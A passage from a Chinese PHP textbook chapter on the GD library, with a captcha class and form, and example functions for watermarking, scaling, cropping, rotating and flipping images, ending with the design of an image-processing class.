        private $width;                          //验证码图片的宽度
        private $height;                         //验证码图片的高度
        private $codeNum;                        //验证码字符的个数
        private $disturbColorNum;                //干扰元素数量
        private $checkCode;                      //验证码字符
        private $image;                          //验证码资源

```

```
14          /**
15           * 构造方法用来实例化验证码对象，并为一些成员属性初使化
16           * @param     int  $width        设置验证码图片的宽度，默认宽度值为80像素
17           * @param     int  $height       设置验证码图片的高度，默认高度值为20像素
18           * @param     int  $codeNum 设置验证码中字母和数字的个数，默认个数为4个
19           */
20          function __construct($width=80, $height=20, $codeNum=4) {
21              $this->width = $width;
22              $this->height = $height;
23              $this->codeNum = $codeNum;
24              $number = floor($height*$width/15);
25              if($number > 240-$codeNum)
26                  $this->disturbColorNum = 240-$codeNum;
27              else
28                  $this->disturbColorNum = $number;
29              $this->checkCode = $this->createCheckCode();
30          }
31
32          /**
33           * 用于输出验证码图片，也向服务器的SESSION中保存了验证码，使用echo 输出对象即可
34           */
35          function __toString(){
36              /* 加到session中，  存储下标为code */
37              $_SESSION["code"] = strtoupper($this->checkCode);
38              $this->outImg();
39              return '';
40          }
41
42          /* 内部使用的私有方法，用于输出图像 */
43          private function outImg(){
44              $this->getCreateImage();
45              $this->setDisturbColor();
46              $this->outputText();
47              $this->outputImage();
48          }
49
50          /* 内部使用的私有方法，用来创建图像资源，并切使化背影 */
51          private function getCreateImage(){
52              $this->image = imagecreatetruecolor($this->width,$this->height);
53
54              $backColor = imagecolorallocate($this->image, rand(225,255),rand(225,255),rand(225,255));
55
56              @imagefill($this->image, 0, 0, $backColor);
57
58              $border = imageColorAllocate($this->image, 0, 0, 0);
59              imageRectangle($this->image,0,0,$this->width-1,$this->height-1,$border);
60          }
61
62          /* 内部使用的私有方法，随机生成用户指定个数的字符串，去掉了容易混淆的字符oOLlz和数字012 */
63          private function createCheckCode(){
64              $code="3456789abcdefghijkmnpqrstuvwxyABCDEFGHIJKMNPQRSTUVWXY";
65              for($i=0; $i<$this->codeNum; $i++) {
66                  $char = $code[rand(0,strlen($code)-1)];
67
68                  $ascii .= $char;
69              }
70              return $ascii;
71          }
72
```

```
73          /* 内部使用的私有方法，设置干扰像素，向图像中输出不同颜色的点 */
74          private function setDisturbColor() {
75              for($i=0; $i <= $this->disturbColorNum; $i++) {
76                  $color = imagecolorallocate($this->image, rand(0,255), rand(0,255), rand(0,255));
77                  imagesetpixel($this->image,rand(1,$this->width-2),rand(1,$this->height-2),$color);
78              }
79
80              for($i=0; $i<10; $i++){
81                  $color=imagecolorallocate($this->image,rand(0,255),rand(0,255),rand(0,255));
82                  imagearc($this->image,rand(-10,$this->width),rand(-10,$this->height),rand(30,300),
                    rand(20,200),55,44,$color);
83              }
84          }
85
86          /* 内部使用的私有方法，随机颜色、随机摆放、随机字符串向图像中输出 */
87          private function outputText() {
88              for ($i=0; $i<=$this->codeNum; $i++) {
89                  $fontcolor = imagecolorallocate($this->image, rand(0,128), rand(0,128), rand(0,128));
90                  $fontSize = rand(3,5);
91                  $x = floor($this->width/$this->codeNum)*$i+3;
92                  $y = rand(0,$this->height-imagefontheight($fontSize));
93                  imagechar($this->image, $fontSize, $x, $y, $this->checkCode{$i}, $fontcolor);
94              }
95          }
96
97          /* 内部使用的私有方法，自动检测GD支持的图像类型，并输出图像 */
98          private function outputImage(){
99              if(imagetypes() & IMG_GIF){
100                 header("Content-type: image/gif");
101                 imagegif($this->image);
102             }elseif(imagetypes() & IMG_JPG){
103                 header("Content-type: image/jpeg");
104                 imagejpeg($this->image, "", 0.5);
105             }elseif(imagetypes() & IMG_PNG){
106                 header("Content-type: image/png");
107                 imagepng($this->image);
108             }elseif(imagetypes() & IMG_WBMP){
109                  header("Content-type: image/vnd.wap.wbmp");
110                  imagewbmp($this->image);
111             }else{
112                 die("PHP不支持图像创建！ ");
113             }
114         }
115
116         /* 析构方法，在对象结束之前自动销毁图像资源释放内存 */
117         function __destruct(){
118             imagedestroy($this->image);
119         }
120     }
```

在上面的脚本中，虽然声明验证码类 Vcode 的代码比较多，但细节都被封装在类中，只要直接输出对象，就可以向客户端浏览器中输出一幅图片，并可以在浏览器表单中使用。另外本类自动获取验证码图片中的字符串，保存在服务的$_SESSION["code"]中。在提交表单时，只有当用户在表单中输入验证码图片上显示的文字，并和服务器中保留的验证码字符串完全相同时，表单才可以提交成功。

注意：验证码在服务器端保存在$_SESSION["code"]中，所以必须开启 session 会话才能使用该类，另外在服务器端存储时已经自动将验证码的内容全部转成了大写，所以在匹配时也要将客户端提交的验证码转成大写，以达到匹配时不区分大小写的目的。

16.2.2　应用验证码类的实例对象

在下面的脚本 imgcode.php 中，使用 session_start()开启了用户会话控制（本书后面的章节有详细介绍），然后包含验证码类 Vcode 所在文件 vcode.class.php，创建该类对象并直接输出。就可以将随机生成的验证码图片发送出去，同时会自动将这个验证码字符串保存在服务器中一份。代码如下所示：

```
<?php
    /**
        file:imgcode.php
        用于请求时，通过验证码类的对象向客户端输出图片
    */
    session_start();                          //开启SESSION,会使用$_SESSION["code"]在服务器中保存验证码

    require_once('vcode.class.php');          //包含验证码所在的类文件
    echo new Vcode();                         //创建验证码对象，并直接被输出自动调用魔术__toString()方法
```

16.2.3　表单中应用验证码

在下面的脚本 image.php 中，包含用户输入表单和匹配验证码两部分。在表单中获取并显示验证码图片，如果验证码上的字符串看不清楚，还可以通过单击它重新获取一张。在表单中，按照验证码图片中显示的文字输出以后，提交时还会转到该脚本中验证。从客户端接收到的验证码，如果和服务中保留的验证码相同，则提交成功。代码如下所示：

```
<?php
    /** file:image.php 用于输出用户操作表单和验证用户的输入 */
    session_start();                                                          //开启SESSION
    if(isset($_POST['submit'])){                                              //判断用户提交后执行
        /* 判断用户在表单中输入的字符串和验证码图片中的字符串是否相同  */
        if(strtoupper(trim($_POST["code"])) == $_SESSION['code']){            //如果验证码输出成功
            echo '验证码输入成功<br>';                                        //输出成功的提示信息
        }else{                                                                //如果验证码输入失败
            echo '<font color="red">验证码输入错误！！</font><br>';           //输出失败的输入信息
        }
    }
?>
<html>
    <head>
        <title>Image</title>
        <meta http-equiv="content-type" content="text/html;charset=utf-8" />
        <script>
            /* 定义一个JavaScript函数，当单击验证码时被调用，将重新请求并获取一个新的图片 */
            function newgdcode(obj,url) {
                /* 后面传递一个随机参数，否则在IE7和火狐下，不刷新图片 */
                obj.src = url+ '?nowtime=' + new Date().getTime();
            }
        </script>
    </head>
    <body>
        <!-- 在HTML中将PHP中动态生成的图片通过IMG标记输出，并添加了单击事件 -->
        <img src="imgcode.php" alt="看不清楚，换一张" style="cursor: pointer;" onclick="javascript:
        newgdcode(this, this.src);" />
        <form method="POST" action="image.php">
            <input type="text"  size="4" name="code" />
            <input type="submit" name="submit" value="提交">
```

```
31          </form>
32      </body>
33 </html>
```

16.2.4 实例演示

打开浏览器访问 image.php 脚本，就可以运行本例。图 16-5 为本例的演示结果，分别使用一次正确输入和一次错误的输入进行演示。

图 16-5 验证码实例演示

16.3 PHP 图片处理

像验证码或根据动态数据生成统计图表，以及前面介绍的一些 GD 库操作等都属于动态绘制图像。而在 Web 开发中，也会经常去处理服务中已存在的图片。例如，根据一些需求对图片进行缩放、加水印、裁剪、翻转和旋转等改图的操作。在 Web 应用中，经常使用的图片格式有 GIF、JPEG 和 PNG 中的一种或几种，当然 GD 库也可以处理其他格式的图片，但都很少用到。所以安装 GD 库时，至少安装 GIF、JPEG 或 PNG 三种格式中的一种，本书的图片处理也仅针对这三种图片格式进行介绍。

16.3.1 图片背景管理

在前面介绍的画布管理中，使用 imagecreate()和 imageCreateTrueColor()两个函数去创建画布资源。但如果需要对已有的图片进行处理，只要将这个图片作为画布资源即可，也就是我们所说的创建图片背景。可以通过下面介绍的几个函数，打开服务器或网络文件中已经存在的 GIF、JPEG 和 PNG 图像，返回一个图像标识符，代表了从给定的文件名取得的图像作为操作的背景资源。它们的原型如下所示，它们在失败时都会返回一个空字符串，并且输出一条错误信息。

```
resource imagecreatefromjpeg ( string $filename )      //从 JPEG 文件或 URL 新建一图像
resource imagecreatefrompng ( string $filename )       //从 PNG 文件或 URL 新建一图像
resource imagecreatefromgif ( string $filename )       //从 GIF 文件或 URL 新建一图像
```

不管使用哪个函数创建的图像资源，用完以后都需要使用 imagedestroy()函数进行销毁。再有就是图片格式对应的问题，任何一种方式打开的图片资源都可以保存为同一种格式。例如，对于使用 imagecreatefromjpeg()函数创建的图片资源，可以使用 imagepng()函数以 PNG 格式将图像输出到浏览器

或文件。当然最好是打开的是哪种格式的图片，就保存成对应的图片格式。如果要做到这一点，我们还需要先认识一下 getimagesize()函数，通过图片名称就可以获取图片的类型、宽度和高度等。该函数的原型如下所示：

```
array getimagesize ( string filename [, array &imageinfo] )        //取得图片的大小和类型
```

如果不能访问 filename 指定的图像或者其不是有效的图像，该函数将返回 FALSE 并产生一条 E_WARNING 级的错误。如果不出错，getimagesize()返回一个具有四个单元的数组，索引 0 包含图像宽度的像素值，索引 1 包含图像高度的像素值，索引 2 是图像类型的标记：1 = GIF，2 = JPG，3 = PNG，4 = SWF 等，索引 3 是文本字符串，内容为“height="yyy" width="xxx"”，可直接用于 <IMG> 标记。如下所示：

```
<?php
    list($width, $height, $type, $attr) = getimagesize("image/brophp.jpg");

    echo '<img src="image/brophp.jpg" '.$attr.'>'
```

下面的例子声明一个 image()函数，可以打开 GIF、JPG 和 PNG 中任意一种格式的图片，并在图片的中间加上一个字符串后，保存成原来格式（文字水印）。在以后的开发中，如果需要同样的操作（打开的是哪种格式的图片，也保存成对应格式的文件），可以参与本例的模式，代码如下所示：

```
<?php
    /**
        向不同格式的图片中间画一个字符串（也是文字水印）
        @param   string   $filename     图片的名称字符串，如果不是当前目录下的图片，请指明路径
        @param   string   $string       水印文字字符串，如果使用中文请使用utf-8字符串
    */
    function image($filename, $string) {
        /* 获取图片的属性， 第一个宽度， 第二个高度， 类型1=>gif, 2=>jpeg, 3=>png  */
        list($width, $height, $type) = getimagesize($filename);
        /* 可以处理的图片类型 */
        $types = array(1=>"gif", 2=>"jpeg", 3=>"png");
        /* 通过图片类型去组合，可以创建对应图片格式的，创建图片资源的GD库函数 */
        $createfrom = "imagecreatefrom".$types[$type];
        /* 通过'变量函数'去打对应的函数去创建图片的资源 */
        $image = $createfrom($filename);
        /* 设置居中字体的x轴作标位置 */
        $x = ($width - imagefontwidth(5)*strlen($string)) / 2;
        /* 设置居中字体的y轴作标位置 */
        $y = ($height -imagefontheight(5)) / 2;
        /* 设置字体的颜色为红色 */
        $textcolor = imagecolorallocate($image, 255, 0, 0);
        /* 向图片上画一个指定的字符串 */
        imagestring($image, 5, $x, $y, $string, $textcolor);
        /* 通过图片类型去组合保存对应格式的图片函数 */
        $output = "image".$types[$type];
        /* 通过变量函数去保存对应格式的图片 */
        $output($image, $filename);
        /* 销毁图像资源 */
        imagedestroy($image);
    }

    image("brophp.gif", "GIF");        //向brophp.gif格式为gif的图片中央画一个字符串GIF
    image("brophp.jpg", "JPEG");       //向brophp.jpg格式为jpeg的图片中央画一个字符串JPEG
    image("brophp.png", "PNG");        //向brophp.png格式为png的图片中央画一个字符串PNG
```

演示结果如图 16-6 所示。

操作 GIF 格式图片 brophp.gif　　操作 JPEG 格式图片 brophp.jpg　　操作 PNG 格式图片 brophp.png

图 16-6　演示打开和保存对应格式的图片

16.3.2　图片缩放

网站优化不能只盯在代码上，内容也是网站最需要优化的对象之一，而图像又是网站中最主要的内容。图像的优化最需要处理的就是将所有上传到网站中的大图片自动缩放成小图（在网页中大小够用就行），以减少 *N* 倍的存储空间，并提高下载浏览的速度。所以图片缩放已经成为一个动态网站必须要处理的任务，经常和文件上传绑定在一起工作，能在上传图片的同时就调整其大小。当然有时也需要单独处理图片缩放，例如在做图片列表时，如果直接用大图而在显示时才将其缩放成小图，这样做不仅下载速度会很慢，也会降低页面响应时间。通常遇到这样的应用都是在上传图片时，再为图片缩放出一个专门用来做列表的小图标，当单击这个小图标时，才会去下载大图浏览。

使用 GD 库处理图片缩放，通常使用 imagecopyresized()和 imagecopyresampled()两个函数中的一个，而使用 imagecopyresampled()函数处理后质量会更好一些。这里只介绍一下 imagecopyresampled()函数的使用方法。该函数的原型如下所示：

```
bool imagecopyresampled ( resource dst_image, resource src_image, int dst_x, int dst_y, int src_x, int src_y, int dst_w, int dst_h, int src_w, int src_h )
```

该函数将一幅图像中的一块正方形区域复制到另一个图像中，平滑地插入像素值，因此，减小了图像的大小而仍然保持了极高的清晰度。如果成功，则返回 TRUE，失败则返回 FALSE。参数 dst_image 和 src_image 分别是目标图像和源图像的标识符。如果源和目标的宽度和高度不同，则会进行相应的图像收缩和拉伸，坐标指的是左上角。本函数可用来在同一幅图内部复制（如果 dst_image 和 src_image 相同的话）区域，但如果区域交迭，则结果不可预知。在下面的示例中，以 JPEG 图片格式为例，编写一个图像缩放的函数 thumb()，代码如下所示：

```
<?php
    /**
        用于对图片进行缩放
        @param   string   $filename     图片的URL
        @width   int      $width        设置图片缩放的最大宽度
        @height  int      $height       设置图片缩放的最大高度
    */
    function thumb($filename, $width=200, $height=200) {
        /* 获取原图像$filename的宽度$width_orig和高度$hteight_orig */
        list($width_orig, $height_orig) = getimagesize($filename);

```

```
12          /* 根据参数$width和$height值，换算出等比例缩放的高度和宽度 */
13          if ($width && ($width_orig < $height_orig)) {
14              $width = ($height / $height_orig) * $width_orig;
15          } else {
16              $height = ($width / $width_orig) * $height_orig;
17          }
18
19          /* 将原图缩放到这个新创建的图片资源中 */
20          $image_p = imagecreatetruecolor($width, $height);
21          /* 获取原图的图像资源 */
22          $image = imagecreatefromjpeg($filename);
23
24          /*使用imagecopyresampled()函数进行缩放设置 */
25          imagecopyresampled($image_p, $image, 0, 0, 0, 0, $width, $height, $width_orig, $height_orig);
26
27          /* 将缩放后的图片$image_p保存，  100（最佳质量，文件最大） */
28          imagejpeg($image_p, $filename, 100);
29
30          imagedestroy($image_p);              //销毁图片资源$image_p
31          imagedestroy($image);                //销毁图片资源$image
32      }
33
34      thumb("brophp.jpg", 100,100);            //将brophp.jpg图片缩放成100x100的小图
35      /* thumb("brophp.jpg", 200,2000);        //如果按一边进行等比例缩放，只需要将另一边给个无限大的值 */
```

在上例声明的 thumb()函数中，第一个参数$filename 是要处理缩放图片的名称，也可以是图片位置的 URL，第二个参数$width 和第三个参数$height，分别指定图片缩放的目标宽度和高度。本例使用了等比例缩放的算法，如果只需要通过宽度来约束图片的缩放，则高度设置一个无限大的值即可，反之亦然。上例将图片 brophp.jpg 缩放成宽度不超过 100 像素，高度也不能超过 100 像素的图片。演示结果如图 16-7 所示。

原图 brophp.jpg（300 × 300）　　缩放后图 brophp.jpg（100 × 100）




图 16-7　缩放图片演示结果

16.3.3　图片裁剪

图片裁剪是指在一个大的背景图片中剪切出一张指定区域的图片，常见的应用是在用户设置个人头像时，可以从上传的图片中，裁剪出一个合适的区域作为自己的个人头像图片。图片裁剪和图片缩放的

原理相似，所以也是借助 imagecopyresampled()函数去实现这个功能。同样也是以 JPEG 图片格式为例，声明一个图像裁剪函数 cut()，代码如下所示：

```php
<?php
    /**
        在一个大的背景图片中剪裁出指定区域的图片，以jpeg图片格式为例
        @param   string   $filename     需要剪切的背景图片
        @param   int  $x        剪切图片左边开始的位置
        @param   int  $y        剪切图片顶部开始的位置
        @param   int  $width    图片剪裁的宽度
        @param   int  $height   图片剪裁的高度
    */
    function cut($filename, $x, $y, $width, $height){
        /* 创建背景图片的资源 */
        $back = imagecreatefromjpeg($filename);
        /* 创建一个可以保存裁剪后图片的资源 */
        $cutimg = imagecreatetruecolor($width, $height);

        /* 使用imagecopyresampled()函数对图片进行裁剪 */
        imagecopyresampled($cutimg, $back, 0, 0, $x, $y, $width, $height, $width, $height);

        /* 保存裁剪后的图片，如果不想覆盖原图片，可以为裁剪后的图片加上前缀 */
        imagejpeg($cutimg, $filename);

        imagedestroy($cutimg);                  //销毁图像资源$cutimg
        imagedestroy($back);                    //销毁图像资源$back
    }

    /* 调用cut()函数去裁剪brophp.jpg图片，从50，50开始裁出宽度和高度都为200像素的图片 */
    cut("brophp.jpg", 50, 50, 200, 200);
```

在上列声明的图片裁剪函数 cut()中，可以从第一个参数$filename 传入的图片上，左部以第二个参数$x 和顶部以第三个参数$y 位置开始，裁剪出大小通过第四个参数$width 指定的宽度和第五个参数$height 指定的高度图片。上例在图片 brophp.jpg 中，左部和顶部都是从 50 像素位置开始，裁剪出宽度和高度都是 200 像素的图片。演示结果如图 16-8 所示。

原图 brophp.jpg　　裁剪后图 brophp.jpg




图 16-8　裁剪图片演示结果

16.3.4　添加图片水印

为图片添加水印也是图像处理中常见的功能。因为只要在页面中见到的图片都可以很轻松地拿到，你辛辛苦苦编辑的图片不想被别人不费吹灰之力拿走就用，所以为图片添加水印以确定版权，防止图片被盗用。制作水印可以使用文字（公司名称加网址），也可以使用图片（公司 LOGO），图片水印效果会更好一些，因为可以通过一些做图软件进行美化。

使用文字做水印，只需要在图片上画上一些文字即可。如果制作图片水印，就需要先了解一下 GD 库中的 imagecopy()函数，能复制图像的一部分。该函数的原型如下所示：

bool imagecopy (resource dst_im, resource src_im, int dst_x, int dst_y, int src_x, int src_y, int src_w, int src_h)

该函数的作用是将 src_im 图像中坐标从 src_x，src_y 开始，宽度为 src_w，高度为 src_h 的一部分复制到 dst_im 图像中坐标为 dst_x 和 dst_y 的位置上。以 JPEG 格式的图片为例，编写一个为图片添加水印的函数 watermark()，代码如下所示：

```
<?php
    /**
        为背景图片添加图片水印（位置随机），背景图片格式为jpeg，水印图片格式为gif
        @param   string   $filename     需要添加水印的背景图片
        @param   string   $water        水印图片
    */
    function watermark($filename, $water){
        /* 获取背景图片的宽度和高度 */
        list($b_w, $b_h) = getimagesize($filename);

        /* 获取水印图片的宽度和高度 */
        list($w_w, $w_h) = getimagesize($water);

        /* 在背景图片中放水印图片的随机起始位置 */
        $posX = rand(0, ($b_w - $w_w));
        $posY = rand(0, ($b_h - $w_h));

        $back = imagecreatefromjpeg($filename);                    //创建背景图片的资源
        $water = imagecreatefromgif($water);                       //创建水印图片的资源

        /* 使用imagecopy()函数将水印图片复制到背景图片指定的位置中 */
        imagecopy($back, $water, $posX, $posY, 0, 0, $w_w, $w_h);

        /* 保存带有水印图片的背景图片 */
        imagejpeg($back,$filename);

        imagedestroy($back);                    //销毁背景图片资源$back
        imagedestroy($water);                   //销毁水印图片资源$water
    }

    /* 调用watermark()函数，为背景JPEG格式的图片brophp.jpg，添加GIF格式的水印图片logo.gif */
    watermark("brophp.jpg", "logo.gif");
```

上例声明的 watermark()函数，第一个参数$filename 为背景图片的 URL，第二个参数$water 为水印图片的 URL。上例调用 watermark()函数，将水印图片 logo.gif 添加到背景图片 brophp.jpg 中，位置在背景图片中随机。演示结果如图 16-9 所示。

原图 brophp.jpg　　水印添加后图 brophp.jpg




图 16-9　为图片添加水印的演示结果

16.3.5　图片旋转和翻转

图片的旋转和翻转也是 Web 项目中比较常见的功能，但这是两个不同的概念，图片的旋转是指按特定的角度来转动图片，而图片的翻转则是将图片的内容按特定的方向对调。图片翻转需要自己编写函数来实现，而旋转图片则可以直接借助 GD 库中提供的 imagerotate()函数完成。该函数的原型如下所示：

```
resource imagerotate ( resource src_im, float angle, int bgd_color [, int ignore_transparent] )
```

该函数可以将 src_im 图像用给定的 angle 角度旋转，bgd_color 指定了旋转后没有覆盖到的部分的颜色。旋转的中心是图像的中心，旋转后的图像会按比例缩小以适合目标图像的大小（边缘不会被剪去）。如果 ignore_transparent 被设为非零值，则透明色会被忽略（否则会被保留）。下面以 JPEG 格式的图片为例，声明一个可以旋转图片的函数 rotate()，代码如下所示：

```
<?php
    /**
        用给定角度旋转图像，以jpeg图处格式为例
        @param   string   $filename     要旋转的图片名称
        @param   int      $degrees 指定旋转的角度
    */
    function rotate($filename, $degrees) {
        /* 创建图像资源，以jpeg格式为例 */
        $source = imagecreatefromjpeg($filename);
        /* 使用imagerotate()函数按指定的角度旋转 */
        $rotate = imagerotate($source, $degrees, 0);
        /* 将旋转后的图片保存 */
        imagejpeg($rotate, $filename);
    }

    /* 将把一幅图像brophp.jpg旋转 180 度,即上下颠倒 */
    rotate("brophp.jpg", 180);
```

上例声明的 rotate()函数需要 2 个参数，第一个参数$filename 指定一个图片的 URL，第二个参数 $degrees 则是指定图片旋转的角度。上例调用 rotate()函数，将图片 brophp.jpg 旋转 180°，即图片上下颠倒。

图片的翻转并不能随意指定角度，只能设置两个方向：沿 *Y* 轴水平翻转或沿 *X* 轴垂直翻转。如果

是沿 *Y* 轴翻转，就是将原图从右向左（或从左向右）按一个像素宽度，及图片自身的高度循环复制到新资源中，保存的新资源就是沿 *Y* 轴翻转后的图片。以 JPEG 格式图片为例，声明一个可以沿 *Y* 轴翻转的图片函数 turn_y()，代码如下所示：

```
<?php
    /**
        图片沿Y轴翻转，以jpeg格式为例
        @param   string   $filename     图片名称
    */
    function trun_y($filename){
        /* 创建图片背景资源，以jpeg格式为例 */
        $back = imagecreatefromjpeg($filename);

        $width = imagesx($back);      //获取图片的宽度
        $height = imagesy($back);     //获取图片的高度

        /* 创建一个新的图片资源，用来保存沿Y轴翻转后的图片 */
        $new = imagecreatetruecolor($width, $height);
        /* 沿Y轴翻转就是将原图从右向左按一个像素宽度向新资中逐个复制 */
        for($x=0; $x < $width; $x++){
            /* 逐条复制图片本身高度，1个像素宽度的图片到新资源中 */
            imagecopy($new, $back, $width-$x-1, 0, $x, 0, 1, $height);
        }

        /* 保存翻转后的图片资源 */
        imagejpeg($new, $filename);

        imagedestroy($back);          //销毁原背景图像资源
        imagedestroy($new);           //销毁新的图片资源
    }

    /* 图片沿Y轴翻转*/
    trun_y("brophp.jpg");
```

本例声明的 turn_y()函数只需要一个参数，就是要处理的图片 URL。本例调用 turn_y()函数将 brophp.jpg 图片沿 *Y* 轴进行翻转。如果是沿 *X* 轴翻转，就是将原图从上向下（或下左向上）按一个像素高度，以及图片自身的宽度循环复制到新资源中，保存的新资源就是沿 *X* 轴翻转后的图片。也是以 JPEG 格式图片为例，声明一个可以沿 *X* 轴翻转的图片函数 turn_x()，代码如下所示：

```
<?php
    /**
        图片沿X轴翻转，以jpeg格式为例
        @param   string   $filename     图片名称
    */
    function trun_x($filename){
        /* 创建图片背景资源，以jpeg格式为例 */
        $back = imagecreatefromjpeg($filename);

        $width = imagesx($back);      //获取图片的宽度
        $height = imagesy($back);     //获取图片的高度

        /* 创建一个新的图片资源，用来保存沿x轴翻转后的图片 */
        $new = imagecreatetruecolor($width, $height);

        /* 沿x轴翻转就是将原图从上向下按一个像素高度向新资中逐个复制 */
        for($y=0; $y < $height; $y++){
            /* 逐条复制图片本身宽度，1个像素高度的图片到新资源中 */
```

```
19              imagecopy($new, $back,0, $height-$y-1, 0, $y, $width, 1);
20          }
21
22          /* 保存翻转后的图片资源 */
23          imagejpeg($new, $filename);
24
25          imagedestroy($back);          //销毁原背景图像资源
26          imagedestroy($new);           //销毁新的图片资源
27      }
28
29      /* 将图片brophp.jpg沿x轴翻转 */
30      trun_x("brophp.jpg");
```

本例声明的 turn_x()函数和 turn_y()函数用法很相似，也只需要一个参数，就是要处理的图片 URL。本例调用 turn_x()函数将 brophp.jpg 图片沿 *X* 轴进行翻转。这几个例子的演示结果如图 16-10 所示。

图 16-10　图片的旋转和翻转运行结果演示

16.4 设计经典的图像处理类

图像处理是网站中比较常见的功能，虽然前面也介绍了一些图片处理的方法，但都是以 JPEG 一种格式为例，并且都是处理当前目录下的图片，也没有考虑图片处理前后的区分对待。又因为 GD 库的应用还是比较烦琐的，为了能简化每次开发中处理图片的难度，也为了节省开发时间，也能让一些对 GD 库应用不熟练的开发人员，可以轻松操作图像，我们将项目中常的图像处理功能封装到一个类中。本例就是要完成一个国像处理类，帮助开发者在以后的开发中，通过编写几条简单代码的调用就可以完成对图像的处理。和上一章介绍的文件上传类一样，对于基础薄弱的读者只要会使用本类即可，而对一些喜欢挑战的朋友，可以尝试去读懂它，并能开发一个属于自己的图像处理类。

16.4.1 需求分析

要求自定义的图像处理类，即在使用非常简便的前提下，又可以完成以下几项功能：

（1）支持图片等比例缩放

（2）支持加图片水印

（3）支持图片裁剪

说明：要求可以设置图片存储的路径，并支持对 GIF、JPEG 和 PNG 三种格式的图片处理，处理后的图片都可以通过指定前缀与原图进行区分。

16.4.2　程序设计

根据程序的需求，我们可以为图像处理类，声明一个构造方法和三个可见的成员方法。构造方法用来指定图片存放的路径，三个可见的成员方法分别用来对图片进行缩放、加图片水印和裁剪，其他方法都是为这几个方法提供服务的私有方法。该类的成员方法设计如表 16-1 所示。

表 16-1　图像处理类中设计的 4 个可见的成员方法

成员方法	描　述
__construct()	构造方法，用来在实例化对象时，设置图片存放的路径，该方法**只有一个可选参数**，即图片存放的位置，如果不传值，则默认为当前目录
thumb()	该方法可以按等比例对图像进行缩放的方法，需要 4 个参数，返回缩放后的图片名称，参数分别介绍如下： **第一个参数：**指定缩放图片名称（会到构造方法设置的路径中查找图片），支持 GIF、JPEG 和 PNG 三种格式图片 **第二个参数：**图片缩放的目标宽度 **第三个参数：**图片缩放的目标高度 **第四个参数：**可选的，指定缩放的图片名称前缀，默认为“th_”，如果覆盖原图片，将该参数值设置为空字符串即可
